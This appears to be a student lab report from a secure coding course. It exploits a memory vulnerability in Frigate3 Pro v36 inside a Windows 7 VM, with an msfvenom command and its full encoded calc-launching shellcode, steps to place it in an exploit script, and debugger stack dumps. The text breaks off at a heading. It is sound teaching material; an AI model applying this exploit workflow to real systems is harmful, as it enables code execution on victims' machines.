CSE 2010 Secure Coding

WIN 20-21

Lab experiment - Working with the memory vulnerabilities – Part IV

Task

- **Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).**
- **Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.**
- **Install Immunity debugger or ollydbg in windows7**
- **Install Frigate3_Pro_v36 and Run the same**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**

Analysis


- **Try to crash the Frigate3_Pro_v36 and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**
  Example:
  msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
- **Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below**
- **Check for EIP address**
- **Verify the starting and ending addresses of stack frame**
- **Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SHE**

To crash the Frigate, change the default trigger from cmd to calc


and generate the shell code in msfvenom


```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe1\xd9\xc5\xd9\x71\xf4\x58\x50\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4e"
buf += b"\x62\x73\x30\x35\x50\x35\x50\x71\x70\x6c\x49\x69\x75"
buf += b"\x76\x51\x79\x50\x31\x74\x4c\x4b\x70\x50\x30\x30\x4c"
buf += b"\x4b\x42\x72\x46\x6c\x4e\x6b\x62\x72\x77\x64\x6c\x4b"
buf += b"\x71\x62\x36\x48\x44\x4f\x4d\x67\x32\x6a\x56\x46\x50"
buf += b"\x31\x79\x6f\x4c\x6c\x55\x6c\x31\x71\x73\x4c\x74\x42"
buf += b"\x54\x6c\x77\x50\x79\x51\x78\x4f\x34\x4d\x76\x61\x6f"
buf += b"\x37\x69\x72\x6c\x32\x33\x62\x30\x57\x6e\x6b\x30\x52"
buf += b"\x54\x50\x4c\x4b\x51\x5a\x47\x4c\x4e\x6b\x42\x6c\x64"
buf += b"\x51\x74\x38\x38\x63\x73\x78\x36\x61\x6a\x71\x63\x61"
buf += b"\x4c\x4b\x62\x79\x51\x30\x56\x61\x5a\x73\x6c\x4b\x62"
buf += b"\x69\x65\x48\x4a\x43\x56\x5a\x73\x79\x6e\x6b\x37\x44"
buf += b"\x4e\x6b\x33\x31\x38\x56\x56\x51\x59\x6f\x6c\x6c\x6f"
buf += b"\x31\x48\x4f\x74\x4d\x65\x51\x7a\x67\x45\x68\x49\x70"
buf += b"\x71\x65\x68\x76\x37\x73\x61\x6d\x4a\x58\x45\x6b\x31"
buf += b"\x6d\x55\x74\x50\x75\x69\x74\x51\x48\x6e\x6b\x43\x68"
buf += b"\x66\x44\x63\x31\x6e\x33\x70\x66\x6e\x6b\x56\x6c\x70"
```

To get payload change the shell code in exploit.py and run it.




After entering the payload into frigate,it will crash and open.





Now attach the debugger




Shecode:


```
buf =  b""

buf += b"\x89\xe1\xd9\xc5\xd9\x71\xf4\x58\x50\x59\x49\x49\x49"

buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
```

```
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4e"
buf += b"\x62\x73\x30\x35\x50\x35\x50\x71\x70\x6c\x49\x69\x75"
buf += b"\x76\x51\x79\x50\x31\x74\x4c\x4b\x70\x50\x30\x30\x4c"
buf += b"\x4b\x42\x72\x46\x6c\x4e\x6b\x62\x72\x77\x64\x6c\x4b"
buf += b"\x71\x62\x36\x48\x44\x4f\x4d\x67\x32\x6a\x56\x46\x50"
buf += b"\x31\x79\x6f\x4c\x6c\x55\x6c\x31\x71\x73\x4c\x74\x42"
buf += b"\x54\x6c\x77\x50\x79\x51\x78\x4f\x34\x4d\x76\x61\x6f"
buf += b"\x37\x69\x72\x6c\x32\x33\x62\x30\x57\x6e\x6b\x30\x52"
buf += b"\x54\x50\x4c\x4b\x51\x5a\x47\x4c\x4e\x6b\x42\x6c\x64"
buf += b"\x51\x74\x38\x38\x63\x73\x78\x36\x61\x6a\x71\x63\x61"
buf += b"\x4c\x4b\x62\x79\x51\x30\x56\x61\x5a\x73\x6c\x4b\x62"
buf += b"\x69\x65\x48\x4a\x43\x56\x5a\x73\x79\x6e\x6b\x37\x44"
buf += b"\x4e\x6b\x33\x31\x38\x56\x56\x51\x59\x6f\x6c\x6c\x6f"
buf += b"\x31\x48\x4f\x74\x4d\x65\x51\x7a\x67\x45\x68\x49\x70"
buf += b"\x71\x65\x68\x76\x37\x73\x61\x6d\x4a\x58\x45\x6b\x31"
buf += b"\x6d\x55\x74\x50\x75\x69\x74\x51\x48\x6e\x6b\x43\x68"
buf += b"\x66\x44\x63\x31\x6e\x33\x70\x66\x6e\x6b\x56\x6c\x70"
buf += b"\x4b\x4e\x6b\x72\x78\x45\x4c\x47\x71\x68\x53\x6c\x4b"
buf += b"\x77\x74\x6e\x6b\x47\x71\x78\x50\x6c\x49\x77\x34\x71"
buf += b"\x34\x36\x44\x53\x6b\x51\x4b\x50\x61\x30\x59\x42\x7a"
buf += b"\x53\x61\x39\x6f\x4b\x50\x51\x4f\x31\x4f\x61\x4a\x4e"
buf += b"\x6b\x66\x72\x48\x6b\x6e\x6d\x51\x4d\x63\x5a\x37\x71"
buf += b"\x4c\x4d\x4d\x55\x38\x32\x75\x50\x47\x70\x77\x70\x66"
buf += b"\x30\x53\x58\x46\x51\x6e\x6b\x72\x4f\x4f\x77\x39\x6f"
buf += b"\x69\x45\x6d\x6b\x5a\x50\x38\x35\x79\x32\x70\x56\x52"
buf += b"\x48\x49\x36\x6d\x45\x6f\x4d\x6d\x4d\x39\x6f\x58\x55"
buf += b"\x77\x4c\x77\x76\x53\x4c\x64\x4a\x4d\x50\x39\x6b\x4d"
buf += b"\x30\x50\x75\x75\x55\x6f\x4b\x50\x47\x36\x73\x43\x42"
buf += b"\x32\x4f\x52\x4a\x35\x50\x32\x73\x4b\x4f\x48\x55\x35"
buf += b"\x33\x35\x31\x32\x4c\x63\x53\x43\x30\x41\x41"
```


After attaching frigate to debugger





After attaching the shellcode in frigate we get EIP address



we have to verify the starting and ending addresses of stack frame


00123000 00000000 ....
00123004 00000000 ....
00123008 00000000 ....
0012300C 00000000 ....
00123010 00000000 ....
00123014 00000000 ....
00123018 00000000 ....
0012301C 00000000 ....
00123020 00000000 ....
00123024 00000000 ....
00123028 00000000 ....
0012302C 00000000 ....
00123030 00000000 ....
00123034 00000000 ....
00123038 00000000 ....
0012303C 00000000 ....
00123040 00000000 ....
00123044 00000000 ....
00123048 00000000 ....
0012304C 00000000 ....
00123050 00000000 ....
00123054 00000000 ....
00123058 00000000 ....
0012305C 00000000 ....
00123060 00000000 ....
00123064 00000000 ....
00123068 00000000 ....
0012306C 00000000 ....
00123070 00000000 ....
00123074 00000000 ....
00123078 00000000 ....
0012307C 00000000 ....
00123080 00000000 ....
00123084 00000000 ....
00123088 00000000 ....
0012308C 00000000 ....
00123090 00000000 ....
00123094 00000000 ....
00123098 00000000 ....
0012309C 00000000 ....
001230A0 00000000 ....
001230A4 00000000 ....
001230A8 00000000 ....
001230AC 00000000 ....
001230B0 00000000 ....
001230B4 00000000 ....
001230B8 00000000 ....


0012FF50 0012FF60 `ÿ$.
0012FF54 00723000 .0r. Frigate3.00723000
0012FF58 00350000 ..5.
0012FF5C 007413C4 −‼t. Frigate3.007413C4
0012FF60 006D90CF ═Ém. RETURN to Frigate3.006D90CF from Frigate3.006D90CF
0012FF64 00000000 ....
0012FF68 006D94E7 τöm. Frigate3.006D94E7
0012FF6C 00000000 ....
0012FF70 00000000 ....
0012FF74 0012FF94 ö $.
0012FF78 0012FF8C î $.
0012FF7C 7FFDA000 .á²⌂
0012FF80 00401000 .▶@. JMP to rtl60.@System@SysGetMem$qqri
0012FF84 00000000 ....
0012FF88 75E0EF4A Jn∝u kernel32.BaseThreadInitThunk
0012FF8C 75E0EF5C \n∝u RETURN to kernel32.75E0EF5C
0012FF90 7FFDA000 .á²⌂
0012FF94 0012FFD4 ╘ $.
0012FF98 77393756 V79w RETURN to ntdll.77393756
0012FF9C 7FFDA000 .á²⌂
0012FFA0 77523679 y6Rw RETURN to comdlg32.77523679 from kernel32.lstrlenW
0012FFA4 00000000 ....
0012FFA8 00000000 ....
0012FFAC 7FFDA000 .á²⌂
0012FFB0 00000000 ....
0012FFB4 00000000 ....
0012FFB8 00000000 ....
0012FFBC 0012FFA0 á $. ASCII "y6Rw"
0012FFC0 00000000 ....
0012FFC4 FFFFFFFF
0012FFC8 7734E335 5π4w ntdll.7734E335
0012FFCC 0078C6AD ↓├x. elpackd6.0078C6AD
0012FFD0 00000000 ....
0012FFD4 0012FFEC ∞ $.
0012FFD8 77393729)79w RETURN to ntdll.77393729 from ntdll.7739372F
0012FFDC 00401000 .▶@. JMP to rtl60.@System@SysGetMem$qqri
0012FFE0 7FFDA000 .á²⌂
0012FFE4 00000000 ....
0012FFE8 00000000 ....
0012FFEC 00000000 ....
0012FFF0 00000000 ....
0012FFF4 00401000 .▶@. JMP to rtl60.@System@SysGetMem$qqri
0012FFF8 7FFDA000 .á²⌂
0012FFFC 00000000 ....



Verifying the login data: